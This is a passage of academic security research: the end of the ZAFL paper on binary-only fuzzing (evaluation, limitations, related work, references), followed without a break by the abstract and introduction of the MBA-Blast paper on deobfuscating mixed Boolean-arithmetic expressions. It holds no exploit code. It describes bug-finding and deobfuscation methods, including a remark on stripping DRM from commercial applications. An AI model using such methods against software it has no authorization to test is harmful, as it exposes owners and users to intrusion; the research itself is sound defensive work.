Table 10: Instruction recovery statistics for IDA Pro, Binary Ninja, and ZAFL, with ground-truth disassembly from LLVM-10's objdump. ***Reached*** = mean unrecovered instructions reached by fuzzing (hence, erroneously-unrecovered); ***FalseNeg*** = erroneously-unrecovered instructions over total.

We evaluate ZAFL's instruction recovery using ground-truth disassemblies of binary `.TEXT` sections generated by `objdump`, which is shown to achieve ∼100% accuracy [5] (specifically, we use the version shipped in LLVM-10 [53]). To see how ZAFL fairs with respect to the state-of-the-art in binary analysis, we also evaluate disassemblies of the commercial tools IDA Pro 7.1 and Binary Ninja 1.1.1259. As all three only recover instructions they deem "reachable", we compute false negative recovery rates from the mean number

of unique unrecovered instructions that are *actually* reached among five 24-hour fuzzing campaigns per benchmark.

Table 10 lists the total instructions; and total and reached unrecovered instructions per our five closed-source benchmarks.[3] As we observe zero false positives for any tool on any benchmark, we focus only on false negatives. Though all three achieve near-perfect accuracy, ZAFL is the only to maintain a 0% false negative rate among all benchmarks, as IDA and Binary Ninja erroneously unrecover an average of 0–0.68% of instructions. While static rewriting is fraught with challenges—many of which require further engineering work to overcome (§ 8.3)—these results suggest that ZAFL's *common-case* instruction recovery is sound.

7.5.4 Control-flow Recovery

Preserving the original binary's control-flow is critical to fuzzing's coverage-guidance. Excessive *false positives* add noise that misguide fuzzing or overwhelm its seed scheduling processes; while *false negatives* may cause fuzzing to overlook entire code regions or bug-triggering paths. To examine ZAFL's control-flow recovery, we run all test cases generated over five 24-hour trials for our eight open-source benchmarks on both a ZAFL- and a ground-truth LLVM-instrumented binary, and log when each report new coverage.

Binary	Coverage TPR	Coverage TNR	Coverage Accuracy
bsdtar	97.28%	>99.99%	>99.99%
cert-basic	96.67%	>99.99%	>99.99%
clean_text	96.39%	>99.99%	>99.99%
jasper	98.82%	>99.99%	>99.99%
readelf	99.98%	>99.99%	>99.99%
sfconvert	98.71%	>99.99%	>99.99%
tcpdump	96.51%	>99.99%	>99.99%
unrtf	94.17%	>99.99%	>99.99%
Mean	**97.30%**	**100.00%**	**100.00%**

Table 11: ZAFL's fuzzing code coverage true positive and true negative rates, and accuracy with respect to the LLVM compiler over 5×24-hour trials.

As Table 11 shows, ZAFL's coverage identification is near-identical to LLVM's: achieving 97.3% sensitivity, ∼100% specificity, and ∼100% accuracy. While ZAFL encounters some false positives, they are so infrequent (1–20 test cases out of 1–20 million) that the total noise is negligible. In investigating false negatives, we see that in only 7/40 fuzzing campaigns do missed test cases precede bug-triggering paths; however, further triage reveals that ZAFL eventually finds replacement test cases, thus, ZAFL reaches every bug reached by LLVM. Thus, we conclude that ZAFL succeeds in preserving the control-flow of compiler-generated code.

8 Limitations

Below we briefly discuss limitations unique to ZAFL, and others fundamental to static binary rewriting.

[3] We omit results for our eight open-source benchmarks as all three tools achieve a 0% false negative instruction recovery rate on each.

8.1 Improving Baseline Performance

Our performance evaluation § 7.3.4 shows ZAFL's baseline (i.e., non-tracing) overhead is around 5%. We believe that our rewriter's code layout algorithm is likely the biggest contributing factor to performance and have since tested experimental optimizations that bring baseline overhead down to ∼1%. But as ZAFL's full fuzzing performance is already near modern compiler's, we leave further optimization and the requisite re-evaluation to future work.

8.2 Supporting New Architectures, Formats, and Platforms

Our current ZAFL prototype is limited to x86-64 C/C++ binaries. As our current static rewriting engine handles both 32- and 64-bit x86 and ARM binaries (as well as prototype 32-bit MIPS support), we believe supporting these in ZAFL is achievable with future engineering work.

Extending to other compiled languages similarly depends on the rewriter's capabilities. We have some experimental success for Go/Rust binaries, but more ZAFL-side engineering is needed to achieve soundness. We leave instrumenting non-C/C++ languages for future work.

While ZAFL is engineered with Linux targets in mind, our evaluation shows it also supports many Windows applications; few other static binary rewriters support Windows binaries. Though we face some challenges in precise code/data disambiguation and at this time are restricted to Windows 7 64-bit PE32+ formats, we expect that with future rewriter-level enhancements, ZAFL will achieve broader success across other Windows binary formats and versions.

8.3 Static Rewriting's Limitations

Though static rewriting's speed makes it an attractive choice over dynamic translation for many binary-only use cases and matches what compilers do, static rewriting normally fails on software crafted to thwart reverse engineering. Two such examples are code obfuscation and digital rights management (DRM) protections—both of which, while uncommon, appear in many proprietary and commercial applications. While neither ZAFL nor its rewriter currently support obfuscated or DRM-protected binaries, a growing body of research is working toward overcoming these obstacles [12, 90]. Thus, we believe that with new advances in binary deobfuscation and DRM-stripping, ZAFL will be able to bring performant binary-only fuzzing to high-value closed-source targets like Dropbox, Skype, and Spotify.

Another grey area for static binary rewriters is deprecated language constructs. For example, C++'s dynamic exception specification—obsolete as of C++11—is unsupported in ZAFL and simply ignored. We recognize there are trade-offs between static binary rewriting generalizability and precision,

and leave addressing such gaps as future work.

Most modern static binary rewriters perform their core analyses—disassembly, code/data disambiguation, and indirect branch target identification—via third-party tools like Capstone [67] and IDA [39], consequently inheriting their limitations. For example, if the utilized disassembler is not up-to-date with the latest x86 ISA extension, binaries containing such code cannot be fully interpreted. We posit that trickle-down dependency limitations are an inherent problem to modern static binary rewriting; and while perfection is never guaranteed [59, 69], most common roadblocks are mitigated with further heuristics or engineering.

9 Related Work

Below we discuss related works in orthogonal areas static rewriting, fuzzing test case generation, hybrid fuzzing, and emergent fuzzing transformations.

9.1 Static Binary Rewriting

Static rewriters generally differ by their underlying methodologies. Uroboros [87], Ramblr [86], and RetroWrite [26] reconstruct binary assembly code "reassembleable" by compilers. Others translate directly to compiler-level intermediate representations (IR); Hasabnis et. al [40] target GCC [34] while McSema [25], SecondWrite [4], and dagger [15] focus on LLVM IR. GTIRB [38] and Zipr [46] implement their own custom IR's. We believe static rewriters with robust, low-level IR's are best-suited to supporting ZAFL.

9.2 Improving Fuzzing Test Case Generation

Research continues to improve test case generation from many perspectives. Input data-inference (e.g., Angora [18], VUzzer [68], TIFF [49]) augments mutation with type-/shape characteristics. Other works bridge the gap between naive- and grammar-based fuzzing with models inferred statically (e.g., Shastry et. al [71], Skyfire [84]) or dynamically (e.g., pFuzzer [58], NAUTILUS [6], Superion [85], AFLSmart [66]). Such approaches mainly augment fuzzing at the mutator-level, and thus complement ZAFL's compiler-quality instrumentation in binary-only contexts.

Another area of improvement is path prioritization. AFLFast [14] allocates mutation to test cases exercising deep paths. FairFuzz [54] focuses on data segments triggering rare basic blocks. VUzzer [68] assigns deeper blocks high scores to prioritize test cases reaching them; and QTEP [88] similarly targets code near program faults. ZAFL's feedback-enhancing transformations result in greater path discovery, thus increasing the importance of smart path prioritization.

9.3 Hybrid Fuzzing

Many recent fuzzers are hybrid: using coverage-guided fuzzing for most test cases but sparingly invoking more heavyweight analyses. Angora [18] uses taint tracking to infer mutation information, but runs all mutatees in the standard fuzzing loop; REDQUEEN [7] operates similarly but forgoes taint tracking for program state monitoring. Driller's [74] concolic execution starts when fuzzing coverage stalls; QSYM's [92] instead runs in parallel, as do DigFuzz's [94] and SAVIOR's [19], which improve by prioritizing rare and bug-honing paths, respectively. While this paper's focus is applying performant, compiler-quality transformations to the standard coverage-guided fuzzing loop, we imagine leveraging ZAFL to also enhance the more heavyweight techniques central to hybrid fuzzing.

9.4 Emergent Fuzzing Transformations

LLVM [53] offers several robust "sanitizers" useful for software debugging . In fuzzing, sanitizers are typically reserved for post-fuzzing crash triage due to their performance bloat; but recently, several works achieve success with sanitizers *intra*-fuzzing: AFLGo [13] compiles binaries with AddressSanitizer for more effective crash-finding; Angora [18] builds its taint tracking atop DataFlowSanitizer [78]; and SAVIOR [19] uses UndefinedBehaviorSanitizer to steer concolic execution toward bug-exercising paths. We thus foresee increasing desire for sanitizers in binary-only fuzzing, however, their heavyweight nature makes porting them a challenge. RetroWrite [26] reveals the possibility that lightweight versions of sanitizers can be incorporated in the main fuzzing loop while maintaining performance. We expect that such transformations can be realized with ZAFL.

10 Conclusion

ZAFL leverages state-of-the-art binary rewriting to extend compiler-quality instrumentation's capabilities to binary-only fuzzing—with compiler-level performance. We show its improved effectiveness among synthetic and real-world benchmarks: compared to the leading binary instrumenters, ZAFL enables fuzzers to average 26–131% more unique crashes, 48–203% more test cases, achieve 60–229% less overhead, and find crashes in instances where competing instrumenters find none. We further show that ZAFL scales well to real-world open- and closed-source software of varying size and complexity, and has Windows binary support.

Our results highlight the requirements and need for compiler-quality instrumentation in binary-only fuzzing. Through careful matching of compiler instrumentation properties in a static binary rewriter, state-of-the-art compiler-based approaches can be ported to binary-only fuzzing—without degrading performance. Thus, we envision a future where fuzzing is no longer burdened by a disparity between compiler-based and binary instrumentation.

Acknowledgment

We would like to thank our reviewers for helping us improve the paper. This material is based upon work supported by the Defense Advanced Research Projects Agency under Contract No. W911NF-18-C-0019, and the National Science Foundation under Grant No. 1650540.

References

[1] laf-intel: Circumventing Fuzzing Roadblocks with Compiler Transformations, 2016. URL: https://lafintel.wordpress.com/.

[2] Hiralal Agrawal. Dominators, Super Blocks, and Program Coverage. In *ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL, 1994.

[3] F. E. Allen and J. Cocke. A Program Data Flow Analysis Procedure. *Communications of the ACM*, 19(3):137, 1976.

[4] Kapil Anand, Matthew Smithson, Aparna Kotha, Rajeev Barua, and Khaled Elwazeer. Decompilation to Compiler High IR in a binary rewriter. Technical report, University of Maryland, 2010.

[5] Dennis Andriesse, Xi Chen, Victor Van Der Veen, Asia Slowinska, and Herbert Bos. An In-Depth Analysis of Disassembly on Full-Scale x86/x64 Binaries. In *USENIX Security Symposium*, USENIX, 2019.

[6] Cornelius Aschermann, Patrick Jauernig, Tommaso Frassetto, Ahmad-Reza Sadeghi, Thorsten Holz, and Daniel Teuchert. NAUTILUS: Fishing for Deep Bugs with Grammars. In *Network and Distributed System Security Symposium*, NDSS, 2019.

[7] Cornelius Aschermann, Sergej Schumilo, Tim Blazytko, Robert Gawlik, and Thorsten Holz. REDQUEEN: Fuzzing with Input-to-State Correspondence. In *Network and Distributed System Security Symposium*, NDSS, 2018.

[8] Fabrice Bellard. QEMU, a Fast and Portable Dynamic Translator. In *USENIX Annual Technical Conference*, ATC, 2005.

[9] Andrew R. Bernat and Barton P. Miller. Anywhere, Anytime Binary Instrumentation. In *ACM SIGPLAN-SIGSOFT Workshop on Program Analysis for Software Tools*, PASTE, 2011.

[10] Andrea Biondo. Improving AFL's QEMU mode performance, 2018. URL: https://abiondo.me/2018/09/21/improving-afl-qemu-mode/.

[11] Tim Blazytko, Cornelius Aschermann, Moritz Schlögel, Ali Abbasi, Sergej Schumilo, Simon Wörner, and Thorsten Holz. GRIMOIRE: Synthesizing Structure while Fuzzing. In *USENIX Security Symposium*, USENIX, 2019.

[12] Tim Blazytko, Moritz Contag, Cornelius Aschermann, and Thorsten Holz. Syntia: Synthesizing the Semantics of Obfuscated Code. In *USENIX Security Symposium*, USENIX, 2017.

[13] Marcel Böhme, Van-Thuan Pham, Manh-Dung Nguyen, and Abhik Roychoudhury. Directed Greybox Fuzzing. In *ACM SIGSAC Conference on Computer and Communications Security*, CCS, 2017.

[14] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury. Coverage-based Greybox Fuzzing As Markov Chain. In *ACM SIGSAC Conference on Computer and Communications Security*, CCS, 2016.

[15] Ahmed Bougacha. Dagger, 2018. URL: https://github.com/repzret/dagger.

[16] Derek Bruening and Qin Zhao. Practical memory checking with Dr. Memory. In *International Symposium on Code Generation and Optimization*, CGO, 2011.

[17] Cristian Cadar, Daniel Dunbar, Dawson R Engler, and others. KLEE: Unassisted and Automatic Generation of High-Coverage Tests for Complex Systems Programs. In *USENIX Symposium on Operating Systems Design and Implementation*, OSDI, 2008.

[18] Peng Chen and Hao Chen. Angora: efficient fuzzing by principled search. In *IEEE Symposium on Security and Privacy*, Oakland, 2018.

[19] Yaohui Chen, Peng Li, Jun Xu, Shengjian Guo, Rundong Zhou, Yulong Zhang, Taowei, and Long Lu. SAVIOR: Towards Bug-Driven Hybrid Testing. In *IEEE Symposium on Security and Privacy*, Oakland, 2020. arXiv: 1906.07327.

[20] Yaohui Chen, Dongliang Mu, Jun Xu, Zhichuang Sun, Wenbo Shen, Xinyu Xing, Long Lu, and Bing Mao. PTrix: Efficient Hardware-Assisted Fuzzing for COTS Binary. In *ACM ASIA Conference on Computer and Communications Security*, ASIACCS, 2019. arXiv: 1905.10499.

[21] Yuanliang Chen, Yu Jiang, Fuchen Ma, Jie Liang, Mingzhe Wang, Chijin Zhou, Xun Jiao, and Zhuo Su. EnFuzz: Ensemble Fuzzing with Seed Synchronization among Diverse Fuzzers. In *USENIX Security Symposium*, USENIX, 2019.

[22] Vitaly Chipounov, Volodymyr Kuznetsov, and George Candea. S2E: A platform for in-vivo multi-path analysis of software systems. In *ACM SIGPLAN International Conference on Architectural Support for Programming Languages and Operating Systems*, ASPLOS, 2011.

[23] Jaeseung Choi, Joonun Jang, Choongwoo Han, and Sang Kil Cha. Grey-box Concolic Testing on Binary Code. In *International Conference on Software Engineering*, ICSE, 2019.

[24] Keith D Cooper and Timothy J Harvey. Compiler-Controlled Memory. In *ACM SIGOPS Operating Systems Review*, OSR, 1998.

[25] Artem Dinaburg and Andrew Ruef. McSema: Static Translation of X86 Instructions to LLVM, 2014. URL: https://github.com/trailofbits/mcsema.

[26] Sushant Dinesh, Nathan Burow, Dongyan Xu, and Mathias Payer. RetroWrite: Statically Instrumenting COTS Binaries for Fuzzing and Sanitization. In *IEEE Symposium on Security and Privacy*, Oakland, 2020.

[27] Brendan Dolan-Gavitt. Of Bugs and Baselines, 2018. URL: http://moyix.blogspot.com/2018/03/of-bugs-and-baselines.html.

[28] Brendan Dolan-Gavitt, Patrick Hulin, Engin Kirda, Tim Leek, Andrea Mambretti, Wil Robertson, Frederick Ulrich, and Ryan Whelan. Lava: Large-scale automated vulnerability addition. In *IEEE Symposium on Security and Privacy*, Oakland, 2016.

[29] Alexis Engelke and Josef Weidendorfer. Using LLVM for Optimized Lightweight Binary Re-Writing at Runtime. In *IEEE International Parallel and Distributed Processing Symposium Workshops*, IPDPSW, May 2017.

[30] Andrea Fioraldi, Daniele Cono D'Elia, and Leonardo Querzoni. Fuzzing Binaries for Memory Safety Errors with QASan. In *IEEE Secure Development Conference*, SecDev, 2020.

[31] Andrea Fioraldi, Dominik Maier, Heiko Eißfeldt, and Marc Heuse. AFL++: Combining Incremental Steps of Fuzzing Research. In *USENIX Workshop on Offensive Technologies*, WOOT, 2020.

[32] S. Gan, C. Zhang, X. Qin, X. Tu, K. Li, Z. Pei, and Z. Chen. CollAFL: Path Sensitive Fuzzing. In *IEEE Symposium on Security and Privacy*, Oakland, 2018.

[33] Vijay Ganesh, Tim Leek, and Martin Rinard. Taint-based directed whitebox fuzzing. In *International Conference on Software Engineering*, ICSE, 2009.

[34] GNU Project. GNU gprof, 2018. URL: `https://sourceware.org/binutils/docs/gprof/`.

[35] Patrice Godefroid, Adam Kiezun, and Michael Y Levin. Grammar-based whitebox fuzzing. In *ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI, 2008.

[36] Patrice Godefroid, Michael Y Levin, David A Molnar, and others. Automated whitebox fuzz testing. In *Network and Distributed System Security Symposium*, NDSS, 2008.

[37] Google Project Zero. WinAFL, 2016. URL: `https://github.com/googleprojectzero/winafl`.

[38] GrammaTech. GTIRB, 2019. URL: `https://github.com/GrammaTech/gtirb`.

[39] Ilfak Guilfanov and Hex-Rays. IDA, 2019. URL: `https://www.hex-rays.com/products/ida/`.

[40] Niranjan Hasabnis and R. Sekar. Lifting Assembly to Intermediate Representation: A Novel Approach Leveraging Compilers. In *International Conference on Architectural Support for Programming Languages and Operating Systems*, ASPLOS, 2016.

[41] William H. Hawkins, Jason D. Hiser, Michele Co, Anh Nguyen-Tuong, and Jack W. Davidson. Zipr: Efficient Static Binary Rewriting for Security. In *IEEE/IFIP International Conference on Dependable Systems and Networks*, DSN, 2017.

[42] Matthew S Hecht and Jeffrey D Ullman. Flow Graph Reducibility. *SIAM Journal on Computing*, 1(2):188–202, 1972.

[43] Marc Heuse. AFL-DynamoRIO, 2018. URL: `https://github.com/vanhauser-thc/afl-dynamorio`.

[44] Marc Heuse. AFL-Dyninst, 2018. URL: `https://github.com/vanhauser-thc/afl-dyninst`.

[45] Marc Heuse. AFL-PIN, 2018. URL: `https://github.com/vanhauser-thc/afl-pin`.

[46] Jason Hiser, Anh Nguyen-Tuong, William Hawkins, Matthew McGill, Michele Co, and Jack Davidson. Zipr++: Exceptional Binary Rewriting. In *Workshop on Forming an Ecosystem Around Software Transformation*, FEAST, 2017.

[47] Chin-Chia Hsu, Che-Yu Wu, Hsu-Chun Hsiao, and Shih-Kun Huang. INSTRIM: Lightweight Instrumentation for Coverage-guided Fuzzing. In *NDSS Workshop on Binary Analysis Research*, BAR, 2018.

[48] Intel. Intel Processor Trace Tools, 2017. URL: `https://software.intel.com/en-us/node/721535`.

[49] Vivek Jain, Sanjay Rawat, Cristiano Giuffrida, and Herbert Bos. TIFF: Using Input Type Inference To Improve Fuzzing. In *Annual Computer Security Applications Conference*, ACSAC, 2018.

[50] James Johnson. gramfuzz, 2018. URL: `https://github.com/d0c-s4vage/gramfuzz`.

[51] Mateusz Jurczyk. CmpCov, 2019. URL: `https://github.com/googleprojectzero/CompareCoverage`.

[52] George Klees, Andrew Ruef, Benji Cooper, Shiyi Wei, and Michael Hicks. Evaluating Fuzz Testing. In *ACM SIGSAC Conference on Computer and Communications Security*, CCS, 2018.

[53] C. Lattner and V. Adve. LLVM: A compilation framework for lifelong program analysis & transformation. In *International Symposium on Code Generation and Optimization*, CGO, 2004.

[54] Caroline Lemieux and Koushik Sen. FairFuzz: A Targeted Mutation Strategy for Increasing Greybox Fuzz Testing Coverage. In *ACM/IEEE International Conference on Automated Software Engineering*, ASE, 2018.

[55] Yuekang Li, Bihuan Chen, Mahinthan Chandramohan, Shang-Wei Lin, Yang Liu, and Alwen Tiu. Steelix: Program-state Based Binary Fuzzing. In *ACM Joint Meeting on Foundations of Software Engineering*, ESEC/FSE, 2017.

[56] Chi-Keung Luk, Robert Cohn, Robert Muth, Harish Patil, Artur Klauser, Geoff Lowney, Steven Wallace, Vijay Janapa Reddi, and Kim Hazelwood. Pin: Building Customized Program Analysis Tools with Dynamic Instrumentation. In *ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI, 2005.

[57] Chenyang Lv, Shouling Ji, Chao Zhang, Yuwei Li, Wei-Han Lee, Yu Song, and Raheem Beyah. MOPT: Optimize Mutation Scheduling for Fuzzers. In *USENIX Security Symposium*, USENIX, 2019.

[58] Björn Mathis, Rahul Gopinath, Michaël Mera, Alexander Kampmann, Matthias Höschele, and Andreas Zeller. Parser-directed fuzzing. In *ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI, 2019.

[59] Xiaozhu Meng and Barton P. Miller. Binary code is not easy. In *ACM SIGSOFT International Symposium on Software Testing and Analysis*, ISSTA, 2016.

[60] Mozilla Security. Dharma: A generation-based, context-free grammar fuzzer, 2018. URL: `https://github.com/MozillaSecurity/dharma`.

[61] Robert Muth. Register Liveness Analysis of Executable Code. 1998.

[62] Stefan Nagy and Matthew Hicks. Full-speed Fuzzing: Reducing Fuzzing Overhead through Coverage-guided Tracing. In *IEEE Symposium on Security and Privacy*, Oakland, 2019.

[63] Nikolaos Naziridis and Zisis Sialveras. Choronzon - An evolutionary knowledge-based fuzzer, 2016. URL: https://github.com/CENSUS/choronzon.

[64] Paradyn Tools Project. Dyninst API, 2018. URL: https://dyninst.org/dyninst.

[65] Chen Peng. AFL_pin_mode, 2017. URL: https://github.com/spinpx/afl_pin_mode.

[66] Van-Thuan Pham, Marcel Böhme, Andrew E. Santosa, Alexandru Răzvan Căciulescu, and Abhik Roychoudhury. Smart Greybox Fuzzing. *IEEE Transactions on Software Engineering*, 2019.

[67] Nguyen Anh Quynh. Capstone: The Ultimate Disassembler, 2019. URL: http://www.capstone-engine.org/.

[68] Sanjay Rawat, Vivek Jain, Ashish Kumar, Lucian Cojocar, Cristiano Giuffrida, and Herbert Bos. VUzzer: Application-aware Evolutionary Fuzzing. In *Network and Distributed System Security Symposium*, NDSS, 2017.

[69] Benjamin Schwarz, Saumya Debray, and Gregory Andrews. Disassembly of executable code revisited. In *Working Conference on Reverse Engineering*, WCRE, 2002.

[70] Kosta Serebryany. Continuous fuzzing with libfuzzer and addresssanitizer. In *IEEE Cybersecurity Development Conference*, SecDev, 2016.

[71] Bhargava Shastry, Federico Maggi, Fabian Yamaguchi, Konrad Rieck, and Jean-Pierre Seifert. Static Exploration of Taint-Style Vulnerabilities Found by Fuzzing. In *USENIX Workshop on Offensive Technologies*, WOOT, 2017.

[72] Dongdong She, Kexin Pei, Dave Epstein, Junfeng Yang, Baishakhi Ray, and Suman Jana. NEUZZ: Efficient Fuzzing with Neural Program Smoothing. In *IEEE Symposium on Security and Privacy*, Oakland, 2019.

[73] Maksim Shudrak. drAFL, 2019. URL: https://github.com/mxmssh/drAFL.

[74] Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting Fuzzing Through Selective Symbolic Execution. In *Network and Distributed System Security Symposium*, NDSS, 2016.

[75] Robert Swiecki. honggfuzz, 2018. URL: http://honggfuzz.com/.

[76] talos-vulndev. AFL-Dyninst, 2018. URL: https://github.com/talos-vulndev/afl-dyninst.

[77] R Tarjan. Testing Flow Graph Reducibility. In *ACM Symposium on Theory of Computing*, STOC, 1973.

[78] The Clang Team. DataFlowSanitizer, 2019. URL: https://clang.llvm.org/docs/DataFlowSanitizer.html.

[79] The Clang Team. SanitizerCoverage, 2019. URL: https://clang.llvm.org/docs/SanitizerCoverage.html.

[80] Parker Thompson. AFLPIN, 2015. URL: https://github.com/mothran/aflpin.

[81] Mustafa M Tikir and Jeffrey K Hollingsworth. Efficient Instrumentation for Code Coverage Testing. *ACM SIGSOFT Software Engineering Notes*, 27:86–96, 2002.

[82] Anatoly Trosinenko. AFL-Dr, 2017. URL: https://github.com/atrosinenko/afl-dr.

[83] Martin Vuagnoux. Autodafe, an Act of Software Torture, 2006. URL: http://autodafe.sourceforge.net/.

[84] Junjie Wang, Bihuan Chen, Lei Wei, and Yang Liu. Skyfire: Data-Driven Seed Generation for Fuzzing. In *IEEE Symposium on Security and Privacy*, Oakland, 2017.

[85] Junjie Wang, Bihuan Chen, Lei Wei, and Yang Liu. Superion: Grammar-Aware Greybox Fuzzing. In *International Conference on Software Engineering*, ICSE, 2019. arXiv: 1812.01197.

[86] Ruoyu Wang, Yan Shoshitaishvili, Antonio Bianchi, Aravind Machiry, John Grosen, Paul Grosen, Christopher Kruegel, and Giovanni Vigna. Ramblr: Making Reassembly Great Again. In *Network and Distributed System Security Symposium*, NDSS, 2017.

[87] Shuai Wang, Pei Wang, and Dinghao Wu. Reassembleable Disassembling. In *USENIX Security Symposium*, USENIX, 2015.

[88] Song Wang, Jaechang Nam, and Lin Tan. QTEP: Quality-aware Test Case Prioritization. In *ACM Joint Meeting on Foundations of Software Engineering*, ESEC/FSE, 2017.

[89] T. Wang, T. Wei, G. Gu, and W. Zou. TaintScope: A Checksum-Aware Directed Fuzzing Tool for Automatic Software Vulnerability Detection. In *IEEE Symposium on Security and Privacy*, Oakland, 2010.

[90] Babak Yadegari, Brian Johannesmeyer, Ben Whitely, and Saumya Debray. A Generic Approach to Automatic Deobfuscation of Executable Code. In *IEEE Symposium on Security and Privacy*, Oakland, 2015.

[91] Wei You, Xuwei Liu, Shiqing Ma, David Perry, Xiangyu Zhang, and Bin Liang. SLF: Fuzzing without Valid Seed Inputs. In *International Conference on Software Engineering*, ICSE, 2019.

[92] Insu Yun, Sangho Lee, Meng Xu, Yeongjin Jang, and Taesoo Kim. QSYM: A Practical Concolic Execution Engine Tailored for Hybrid Fuzzing. In *USENIX Security Symposium*, USENIX, 2018.

[93] Michal Zalewski. American fuzzy lop, 2017. URL: http://lcamtuf.coredump.cx/afl/.

[94] Lei Zhao, Yue Duan, Heng Yin, and Jifeng Xuan. Send Hardest Problems My Way: Probabilistic Path Prioritization for Hybrid Fuzzing. In *Network and Distributed System Security Symposium*, NDSS, 2019.

MBA-Blast: Unveiling and Simplifying Mixed Boolean-Arithmetic Obfuscation



Binbin Liu* [2,1], Junfu Shen[1], Jiang Ming[3], Qilong Zheng[2], Jing Li[2], Dongpeng Xu[1]
[1] *University of New Hampshire*
[2] *University of Science and Technology of China*
[3] *University of Texas at Arlington*
binbin.liu@unh.edu, js1444@wildcats.unh.edu, jiang.ming@uta.edu, qlzheng@ustc.edu.cn, lj@ustc.edu.cn, dongpeng.xu@unh.edu

Abstract

Mixed Boolean-Arithmetic (MBA) obfuscation is a method to perform a semantics-preserving transformation from a simple expression to a representation that is hard to understand and analyze. More specifically, this obfuscation technique consists of the mixture usage of arithmetic operations (e.g., ADD and IMUL) and Boolean operations (e.g., AND, OR, and NOT). Binary code with MBA obfuscation can effectively hide the secret data/algorithm from both static and dynamic reverse engineering, including advanced analyses utilizing SMT solvers. Unfortunately, deobfuscation research against MBA is still in its infancy: state-of-the-art solutions such as pattern matching, bit-blasting, and program synthesis either suffer from severe performance penalties, are designed for specific MBA patterns, or generate too many false simplification results in practice.

In this paper, we first demystify the underlying mechanism of MBA obfuscation. Our in-depth study reveals a hidden two-way feature regarding MBA transformation between 1-bit and n-bit variables. We exploit this feature and propose a viable solution to efficiently deobfuscate code with MBA obfuscation. Our key insight is that MBA transformations behave in the same way on 1-bit and n-bit variables. We provide a mathematical proof to guarantee the correctness of this finding. We further develop a novel technique to simplify MBA expressions to a normal simple form by arithmetic reduction in 1-bit space. We have implemented this idea as an open-source prototype, named *MBA-Blast*, and evaluated it on a comprehensive dataset with about 10,000 MBA expressions. We also tested our method in real-world, binary code deobfuscation scenarios, which demonstrate that MBA-Blast can assist human analysts to harness the full strength of SMT solvers. Compared with existing work, MBA-Blast is the most generic and efficient MBA deobfuscation technique; it has a solid theoretical underpinning, as well as, the highest success rate with negligible overhead.

*This work was done when Binbin Liu was a visiting scholar at the University of New Hampshire.

1 Introduction

Generally speaking, software obfuscation [1] is a transformation procedure to make a given program more difficult to analyze, while still preserving the program's original semantics. The competition between software obfuscation and deobfuscation schemes has evolved in the last years into an intensive arms race. On the one hand, many methods have been proposed in the literature to obfuscate software in different ways, generating a large body of literature on this topic. Amongst others, obfuscation techniques include encoding identifier names and data [2, 3], control flow flattening [4], opaque predicates [5, 6], run-time packers [7], and code virtualization [8, 9]. In practice, obfuscation techniques have been widely used in malicious software to hinder analysis [10, 11], digital right management (DRM) solutions [12, 13], and to protect secrets of cryptographic algorithms [14, 15]. As the rivals in this arms race, researchers have been working hard to understand or recover the original program behavior from the obfuscated form [16–23]. If there is any lesson we can learn from this body of work on improving deobfuscation techniques, it is that no single "silver bullet" can address all obfuscation schemes. One insight is that the status quo in software obfuscation development puts reverse engineers at a disadvantage: only having access to binary code greatly amplifies this asymmetry—the cost of deobfuscation is typically much higher than applying obfuscation.

In this paper, we focus on the analysis of an advanced obfuscation technique, called *Mixed Boolean-Arithmetic* (MBA) obfuscation [24]. MBA expressions are defined as the expressions that mix traditional arithmetic operators (e.g., $+, -, \times$) and Boolean operators (e.g., $\wedge, \vee, \neg, \oplus$). The effect of MBA obfuscation can transform a simple expression like $x + y$ to a complex, hard-to-understand expression with mixed Boolean and arithmetic operators, but the actual semantics of the new expression does not change. Existing math analysis theories only work either on pure Boolean expressions (e.g., normalization and constraint solving), or on pure arithmetic expressions (e.g., arithmetic reduction). So far, no publicly known

methods, including both static and dynamic analysis-based methods, can effectively analyze or simplify MBA expressions. The root cause is that mixing two heterogeneous operators breaks regular reduction rules (e.g., the algebra laws of commutation, association, and distribution), which, in another word, ensures the practical strength of MBA obfuscation. Considering the distinct advantages in potency, resilience, and cost, MBA obfuscation has recently attracted the interests from security community: multiple research projects and industry products [9, 25–30] have adopted this technique. Moreover, since many crypto algorithms also involve hybrid Boolean and arithmetic operations, MBA obfuscation has a broader impact on crypto analysis such as white-box cryptography [31, 32].

The superior strength of MBA obfuscation has attracted research on software reverse engineering and deobfuscation. Existing publications have started working on simplifying MBA obfuscated expressions in an automated way, including bit-blasting [33], pattern matching [34], and program synthesis [21, 35]. Unfortunately, state-of-the-art methods are still premature: they either can only analyze rather simple MBA expressions (due to the high performance cost), or they can only detect known MBA expressions in a range of fixed patterns. Many existing deobfuscation approaches only focus on the *syntactic* features of MBA expressions, but ignore the inner *semantics*. We feel the crux of these limitations is the lack of a deep understanding of MBA obfuscation mechanism, which has a solid mathematical foundation. In addition, no standard MBA expression benchmark exists to serve as a baseline for evaluating the effectiveness of an analysis method.

To bridge these gaps, we investigate the mathematical mechanism of MBA obfuscation and prove a hidden two-way transformation feature in the MBA obfuscation design: we discover that the MBA transformation behaves the same on 1-bit variables and any-length integers. Our finding reveals a new opportunity to directly simplify MBA expressions in 1-bit space. In light of this insight, we develop a novel technique, called *MBA-Blast*, to effectively reduce convoluted MBA expressions to simple forms. The key idea is to transform all bitwise expressions to specific MBA forms on 1-bit space and then perform arithmetic reduction. After replacing the bitwise operators, traditional arithmetic reduction laws can be smoothly applied, and they significantly promote the simplification efficiency. The correctness of our method is guaranteed by the two-way transformation feature, that is, the simplification result in 1-bit space is also correct in any-length integer space. We provide a mathematical proof to support this claim.

